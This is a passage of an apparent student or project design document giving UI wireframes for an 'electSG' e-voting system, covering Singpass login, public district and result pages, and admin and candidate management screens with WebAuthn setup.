
General User view all districts



General User view candidates



General User view ongoing result / final result



3.6 User Interface Design

3.6.1 Log in

The image shows a user interface for a login page. At the top left is a placeholder 'Logo'. At the top right are 'Home' and 'About Us' links. Below this is a large central 'Log In' form. It features a 'Log in with Singpass' button, followed by an 'or' separator. Below 'or' are two input fields: 'Id' and 'Password', each with its own input field below it. To the right of the 'Password' field is a 'Forgot Password' link. At the bottom of the form is a 'Submit' button. Below the main form is a horizontal line. At the bottom left is another placeholder 'Logo'. At the bottom right are 'Contact' and 'Support' sections. The 'Contact' section includes an email address (email@example.com) and a phone number ((65) 555-5555). The 'Support' section includes an email address (support@example.com) and a phone number ((65) 555-5555). Below the 'Contact' and 'Support' sections are social media icons for Facebook, LinkedIn, YouTube, and Instagram.

Logo

Home About Us

Log In

Log in with Singpass

or

Id

Password

Forgot Password

Submit

Contact
email@example.com
(65) 555-5555

Support
support@example.com
(65) 555-5555

Logo

f in y i

The image shows two separate interface designs. The left design is for two-factor authentication, featuring the 'Singpass' logo at the top. Below it is a large input area for 'Singpass Id' and 'Password', each with its own input field. At the bottom is a 'Log In' button. The right design is for approval, featuring the 'Singpass' logo at the top. Below it is a message: 'Log in to electSG e-voting system'. At the bottom are two buttons: 'Approve' and 'Reject'.

Singpass

Singpass Id

Password

Log In

Singpass

Log in to electSG e-voting system

Approve Reject

3.6.2 General User

Home Page

The Home Page mockup features a header with a logo, 'About Us', and 'Log In' links. The main content area includes a large title 'Election Status : Polling Day', an 'Announcement' section with a 'View All' button, a 'Districts' section, and a footer with social media icons and contact details.

Logo

About Us Log In

Election Status : Polling Day

Announcement

View All

Districts

Contact
email@example.com
(65) 555-5555

Support
support@example.com
(65) 555-5555

Logo

F I Y T

District Page

The District Page mockup features a header with a logo, 'Home', 'About Us', and 'Log In' links. The main content area displays a 3x4 grid of 12 district boxes, each labeled with a number from 1 to 12.

Logo

Home About Us Log In

District 1 District 2 District 3 District 4

District 5 District 6 District 7 District 8

District 9 District 10 District 11 District 12

Candidate and Result Page

Logo

Home About Us Log In

District : District 1 Ongoing Result : 1234/300000(%)

Candidate 1 Candidate 2 Candidate 3

Final Result Page

Logo

Home About Us Log In

District : District 1 Ongoing Result : 1234/300000(%)

Breakdown of Parties in Congress of Country X

Party	Percentage
Prosperity Party	36%
Progress Party	24%
Unity Party	14%
Liberty Party	7%
Unaffiliated	6%

Votes per candidate

Candidate	2012	2013
Jessica	~10	~30
William	~25	~20
Hussein	~55	~50
Peter	~30	~10
Meredith	~45	~60

WINNER

Candidate 2

Candidate 1 Candidate 2 Candidate 3

3.6.3 System Admin

Admin Home Page

The screenshot shows the Admin Home Page. At the top right are links for "Home", "About Us", and "Log Out". On the left, a sidebar titled "Management" lists "User Account", "User Profile", "District", "Election Status", "Announcement", and "Election Party", each preceded by a right-pointing arrow. The main content area features a large title "Election Status : Polling Day". Below it are two grey rectangular boxes labeled "Announcement 1" and "Announcement 2".

Admin First Log in Page

The screenshot shows the Admin First Log in Page. At the top right are links for "Home", "About Us", and "Log Out". In the center, the text "Set Password and Register WebAuthn" is displayed above a blue-bordered input form. The form contains fields for "New Password" and "Confirm New Password", both represented by white input boxes. Below these fields is a black button labeled "Set Password and Register WebAuthn".

Admin My Account Page

Logo

Home About Us Log Out

My Account

Change Password

Current Password

New Password

Confirm New Password

Change Password

WebAuthn Registration

Register as master device.

Register WebAuthn

Delete All Credentials

Delete All Credentials

Delete All Non-master Credentials

Delete All Non-master Credentials

Create User Account Page

	Home About Us Log Out
Management <ul style="list-style-type: none"> User Account ▼ <ul style="list-style-type: none"> Create User Account View User Account User Profile > District > Election Status > Announcement > Election Party > 	<h3>Create User Account</h3> <p> Full name : <input type="text"/> Date of birth : <input type="text"/> Username : <input type="text"/> Password : <input type="password"/> District : <input type="text" value="Placeholder"/> Role : <input type="text" value="Placeholder"/> Party : <input type="text" value="Placeholder"/> </p> <p style="text-align: center;">Create</p>

View User Account Page

	Home About Us Log Out																																																												
Management <ul style="list-style-type: none"> User Account ▼ <ul style="list-style-type: none"> Create User Account View User Account User Profile > District > Election Status > Announcement > Election Party > 	<h3>User Accounts</h3> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th colspan="6" style="text-align: left; padding-bottom: 5px;"> <input style="width: 20px; height: 15px; border: 1px solid #ccc; margin-right: 10px;" type="text"/> Search </th> </tr> <tr> <th>Name</th> <th>Date of Birth</th> <th>District</th> <th>Id</th> <th>Role</th> <th></th> </tr> </thead> <tbody> <tr> <td>user 1</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 2</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 3</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 4</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 5</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 6</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 6</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 6</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> </tbody> </table>	<input style="width: 20px; height: 15px; border: 1px solid #ccc; margin-right: 10px;" type="text"/> Search						Name	Date of Birth	District	Id	Role		user 1	Date of Birth	District	Id	Role	Update Delete	user 2	Date of Birth	District	Id	Role	Update Delete	user 3	Date of Birth	District	Id	Role	Update Delete	user 4	Date of Birth	District	Id	Role	Update Delete	user 5	Date of Birth	District	Id	Role	Update Delete	user 6	Date of Birth	District	Id	Role	Update Delete	user 6	Date of Birth	District	Id	Role	Update Delete	user 6	Date of Birth	District	Id	Role	Update Delete
<input style="width: 20px; height: 15px; border: 1px solid #ccc; margin-right: 10px;" type="text"/> Search																																																													
Name	Date of Birth	District	Id	Role																																																									
user 1	Date of Birth	District	Id	Role	Update Delete																																																								
user 2	Date of Birth	District	Id	Role	Update Delete																																																								
user 3	Date of Birth	District	Id	Role	Update Delete																																																								
user 4	Date of Birth	District	Id	Role	Update Delete																																																								
user 5	Date of Birth	District	Id	Role	Update Delete																																																								
user 6	Date of Birth	District	Id	Role	Update Delete																																																								
user 6	Date of Birth	District	Id	Role	Update Delete																																																								
user 6	Date of Birth	District	Id	Role	Update Delete																																																								

Update User Account Page

<div style="background-color: #f0f0f0; padding: 5px; border-radius: 5px;"> Logo </div> Management <ul style="list-style-type: none"> User Account ▼ <ul style="list-style-type: none"> Create User Account View User Account User Profile > District > Election Status > Announcement > Election Party > 	<div style="background-color: #f0f0f0; padding: 10px;"> <h3>Updating User Account</h3> <p>Full name : <input type="text"/></p> <p>Date of birth : <input type="text"/></p> <p>Username : <input type="text"/></p> <p>District : <input placeholder="Placeholder" type="text"/></p> <p>Role : <input placeholder="Placeholder" type="text"/></p> <p>Party : <input placeholder="Placeholder" type="text"/></p> <p style="text-align: center;">Update</p> </div>
--	---

Delete User Account Page


<div style="background-color: #f0f0f0; padding: 5px; border-radius: 5px;"> Logo </div> Management <ul style="list-style-type: none"> User Account ▼ <ul style="list-style-type: none"> Create User Account View User Account User Profile > District > Election Status > Announcement > Election Party > 	<div style="background-color: #f0f0f0; padding: 10px;"> <h3>User Accounts</h3> <p><input placeholder="Search" type="text"/></p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Name</th> <th>Date of Birth</th> <th>District</th> <th>Id</th> <th>Role</th> <th style="text-align: right;">Actions</th> </tr> </thead> <tbody> <tr> <td>user 1</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 2</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 3</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 4</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 5</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 6</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 6</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> <tr> <td>user 6</td> <td>Date of Birth</td> <td>District</td> <td>Id</td> <td>Role</td> <td style="text-align: right;"> Update Delete </td> </tr> </tbody> </table> </div>	Name	Date of Birth	District	Id	Role	Actions	user 1	Date of Birth	District	Id	Role	Update Delete	user 2	Date of Birth	District	Id	Role	Update Delete	user 3	Date of Birth	District	Id	Role	Update Delete	user 4	Date of Birth	District	Id	Role	Update Delete	user 5	Date of Birth	District	Id	Role	Update Delete	user 6	Date of Birth	District	Id	Role	Update Delete	user 6	Date of Birth	District	Id	Role	Update Delete	user 6	Date of Birth	District	Id	Role	Update Delete
Name	Date of Birth	District	Id	Role	Actions																																																		
user 1	Date of Birth	District	Id	Role	Update Delete																																																		
user 2	Date of Birth	District	Id	Role	Update Delete																																																		
user 3	Date of Birth	District	Id	Role	Update Delete																																																		
user 4	Date of Birth	District	Id	Role	Update Delete																																																		
user 5	Date of Birth	District	Id	Role	Update Delete																																																		
user 6	Date of Birth	District	Id	Role	Update Delete																																																		
user 6	Date of Birth	District	Id	Role	Update Delete																																																		
user 6	Date of Birth	District	Id	Role	Update Delete																																																		

Are you sure you want to delete this account?

Yes

No

Create User Profile Page

	Home About Us Log Out
Management <ul style="list-style-type: none"> User Account > User Profile  	
<p>Create User Profile</p> <p>Profile name : <input type="text"/></p> <p>Description : <input type="text"/></p> <p style="text-align: center;">Create</p>	
<ul style="list-style-type: none"> District > Election Status > Announcement > Election Party > 	

View User Profile Page

	Home About Us Log Out												
Management <ul style="list-style-type: none"> User Account > User Profile  													
<p>User Profiles</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th colspan="3">Profile Name</th> </tr> </thead> <tbody> <tr> <td style="width: 30%;">Profile 1</td> <td style="width: 30%; text-align: center;">Update</td> <td style="width: 30%; text-align: center;">Delete</td> </tr> <tr> <td>Profile 2</td> <td style="text-align: center;">Update</td> <td style="text-align: center;">Delete</td> </tr> <tr> <td>Profile 3</td> <td style="text-align: center;">Update</td> <td style="text-align: center;">Delete</td> </tr> </tbody> </table>		Profile Name			Profile 1	Update	Delete	Profile 2	Update	Delete	Profile 3	Update	Delete
Profile Name													
Profile 1	Update	Delete											
Profile 2	Update	Delete											
Profile 3	Update	Delete											
<ul style="list-style-type: none"> District > Election Status > Announcement > Election Party > 													

Update User Profile Page

Logo

Management

- User Account >
- User Profile** ▾
- Create User Profile
- View User Profile
- District >
- Election Status >
- Announcement >
- Election Party >

Update User Profile

Profile name :

Description :

Update

Delete User Profile Page

Logo

Management

- User Account >
- User Profile** ▾
- Create User Profile
- View User Profile
- District >
- Election Status >
- Announcement >
- Election Party >

User Profiles

Profile Name

Profile 1	Update	Delete
-----------	---------------	---------------

Are you sure you want to delete this profile?

Yes No


Profile 4	Update	Delete
-----------	---------------	---------------

Create District Page



The Create District Page is a web interface for managing districts. It features a navigation sidebar on the left with links for User Account, User Profile, District (selected), Election Status, Announcement, and Election Party. The main area has a title 'Management' and a sub-section 'Create Districts'. It includes a text input field for 'District Name' and a 'Create' button. A sidebar on the left also contains 'Create Districts' and 'View Districts' links.

View District Page



The View District Page displays a list of districts. It has a navigation sidebar with links for User Account, User Profile, District (selected), Election Status, Announcement, and Election Party. The main area shows a search bar and a table of districts with names and edit/delete buttons. A vertical scrollbar is visible on the right side of the main content area.

District	Name	Action	Action
District 1	Name 1	Update	Delete
District 2	Name 2	Update	Delete
District 3	Name 3	Update	Delete
District 4	Name 4	Update	Delete
District 5	Name 5	Update	Delete
District 6	Name 6	Update	Delete
District 7	Name 7	Update	Delete
District 8	Name 8	Update	Delete

Update District Page

Management

- User Account >
- User Profile >
- District ▾
- Create Districts
- View Districts
- Election Status >
- Announcement >
- Election Party >

Update District

District Name :

Update

Delete District Page

Management

- User Account >
- User Profile >
- District ▾
- Create Districts
- View Districts
- Election Status >
- Announcement >
- Election Party >

Districts

Search

District Name	Name 1	Update	Delete
	Name 1	Update	Delete
	Are you sure you want to delete this district?		
	Yes No		
	Name 4	Update	Delete
	Name 5	Update	Delete
	Name 6	Update	Delete
	Name 7	Update	Delete
	Name 8	Update	Delete

Change Election Status Page

Management		Election Status		
User Account	>	Phase	Phase	Phase
User Profile	>	Polling day	Inactive	<button>Activate</button>
District	>	Campaigning day	Inactive	<button>Activate</button>
Election Status	>	Cooling off day	Inactive	<button>Activate</button>
Announcement	>			
Election Party	>			

Change Election Status Page

Management		Election Status		
User Account	>	Phase	Phase	Phase
User Profile	>	Polling day	Active	
District	>	Campaigning day	Inactive	<button>Activate</button>
Election Status	>	Cooling off day	Inactive	<button>Activate</button>
Announcement	>			
Election Party	>			

Create Announcement Page

<div style="background-color: #f0f0f0; padding: 5px; text-align: center;"> Logo </div> Management <ul style="list-style-type: none"> User Account > User Profile > District > Election Status > Announcement ▼ <div style="background-color: #f0f0f0; padding: 5px; margin-top: 10px;"> Create Announcement View Announcement </div>	<div style="text-align: right;"> Home About Us Log Out </div> <h3>Create Announcement</h3> <p>Header : <input type="text"/></p> <p>Content : <input type="text"/></p> <div style="text-align: right; margin-top: 10px;"> <input type="button" value="publish"/> <input type="button" value="Cancel"/> </div>
---	---

View Announcement Page

<div style="background-color: #f0f0f0; padding: 5px; text-align: center;"> Logo </div> Management <ul style="list-style-type: none"> User Account > User Profile > District > Election Status > Announcement ▼ <div style="background-color: #f0f0f0; padding: 5px; margin-top: 10px;"> Create Announcement View Announcement </div>	<div style="text-align: right;"> Home About Us Log Out </div> <h3>Announcements</h3> <p>User Account > <input style="width: 200px; height: 20px; border: 1px solid #ccc; border-radius: 5px; margin-right: 10px;" type="text"/></p> <p>User Profile > District Name</p> <p>District > Topic 1 <input type="button" value="View"/> <input type="button" value="Update"/> <input type="button" value="Delete"/></p> <p>Election Status > Topic 2 <input type="button" value="View"/> <input type="button" value="Update"/> <input type="button" value="Delete"/></p> <p>Announcement ▼</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <tbody> <tr> <td style="width: 10%;">Topic 3</td> <td style="width: 10%;"><input type="button" value="View"/></td> <td style="width: 10%;"><input type="button" value="Update"/></td> <td style="width: 10%;"><input type="button" value="Delete"/></td> </tr> <tr> <td>Topic 4</td> <td><input type="button" value="View"/></td> <td><input type="button" value="Update"/></td> <td><input type="button" value="Delete"/></td> </tr> <tr> <td>Topic 5</td> <td><input type="button" value="View"/></td> <td><input type="button" value="Update"/></td> <td><input type="button" value="Delete"/></td> </tr> <tr> <td>Topic 6</td> <td><input type="button" value="View"/></td> <td><input type="button" value="Update"/></td> <td><input type="button" value="Delete"/></td> </tr> <tr> <td>Topic 7</td> <td><input type="button" value="View"/></td> <td><input type="button" value="Update"/></td> <td><input type="button" value="Delete"/></td> </tr> <tr> <td>Topic 8</td> <td><input type="button" value="View"/></td> <td><input type="button" value="Update"/></td> <td><input type="button" value="Delete"/></td> </tr> </tbody> </table>	Topic 3	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>	Topic 4	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>	Topic 5	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>	Topic 6	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>	Topic 7	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>	Topic 8	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>
Topic 3	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>																						
Topic 4	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>																						
Topic 5	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>																						
Topic 6	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>																						
Topic 7	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>																						
Topic 8	<input type="button" value="View"/>	<input type="button" value="Update"/>	<input type="button" value="Delete"/>																						

View One Announcement Page

	Home About Us Log Out	
Management		
Topic 1		
User Account > User Profile > District > Election Status > Announcement > ▾ <ul style="list-style-type: none"> Create Announcement View Announcement Election Party >	<p>Another subheading—maybe it's related to the image on the left, or the button below</p>	
		Update Delete

Update Announcement Page

	Home About Us Log Out
Management	
Update Announcement	
User Account > User Profile > District > Election Status > Announcement > ▾ <ul style="list-style-type: none"> Create Announcement View Announcement Election Party >	<p>Header : <input type="text"/></p> <p>Content : <input type="text"/></p> <p style="text-align: right;">update</p>

Delete Announcement Page

The screenshot shows a user interface for managing announcements. On the left, there's a sidebar titled "Management" with links for User Account, User Profile, District, Election Status, Announcement (which is expanded to show "Create Announcement" and "View Announcement"), and Election Party. The main area is titled "Announcements" and shows a list of topics. Topic 1 is selected, and a confirmation dialog box is overlaid on the page, asking "Are you sure you want to delete this topic ?" with "Yes" and "No" buttons. Other topics listed are Topic 4, Topic 5, Topic 6, Topic 7, and Topic 8, each with "View", "Update", and "Delete" buttons. A search bar is also present.

Create Election Party

The screenshot shows a user interface for creating an election party. On the left, there's a sidebar titled "Management" with links for User Account, User Profile, District, Election Status, Announcement, and Election Party (which is expanded to show "Create Election Party" and "View Election Parties"). The main area is titled "Create Election Party" and contains a form with a "Party Name : " label and a text input field. Below the input field is a "Create" button.

View Parties Page

Management		Parties		
User Account	>	Name 1	Update	Delete
User Profile	>	Name 2	Update	Delete
District	>	Name 3	Update	Delete
Election Status	>	Name 4	Update	Delete
Announcement	>			
Election Party v				
		Create Election Party		
		View Election Parties		

Update Election Party Page

Management		Update Election Party		
User Account	>	Party Name :	<input type="text"/>	
User Profile	>		Update	
District	>		Update	
Election Status	>			
Announcement	>			
Election Party v				
		Create Election Party		
		View Election Parties		

Delete Election Party Page

Logo

Management

User Account >

User Profile >

District >

Election Status >

Announcement >

Election Party v

Create Election Party

View Election Parties

Parties

Name 1	Update	Delete
Name 2	Update	Delete
Name 3	Update	Delete
Name 4	Update	Delete


Are you sure you want to delete this party?

X

Yes No

3.6.4 Candidate

Candidate First Log in Page



The image shows a screenshot of a web application's login page for candidates. At the top left is a placeholder 'Logo' button. At the top right are three navigation links: 'Home', 'About Us', and 'Log Out'. The main content area features a title 'Set Password and Register WebAuthn' centered above a form. The form contains two input fields: 'New Password' and 'Confirm New Password', both represented by white rectangular boxes. Below these fields is a black rectangular button labeled 'Set Password and Register WebAuthn'.

Logo

Home About Us Log Out

Set Password and Register WebAuthn

New Password

Confirm New Password

Set Password and Register WebAuthn

Candidate Home Page

Logo

Home About Us Log Out



Name:
Party:

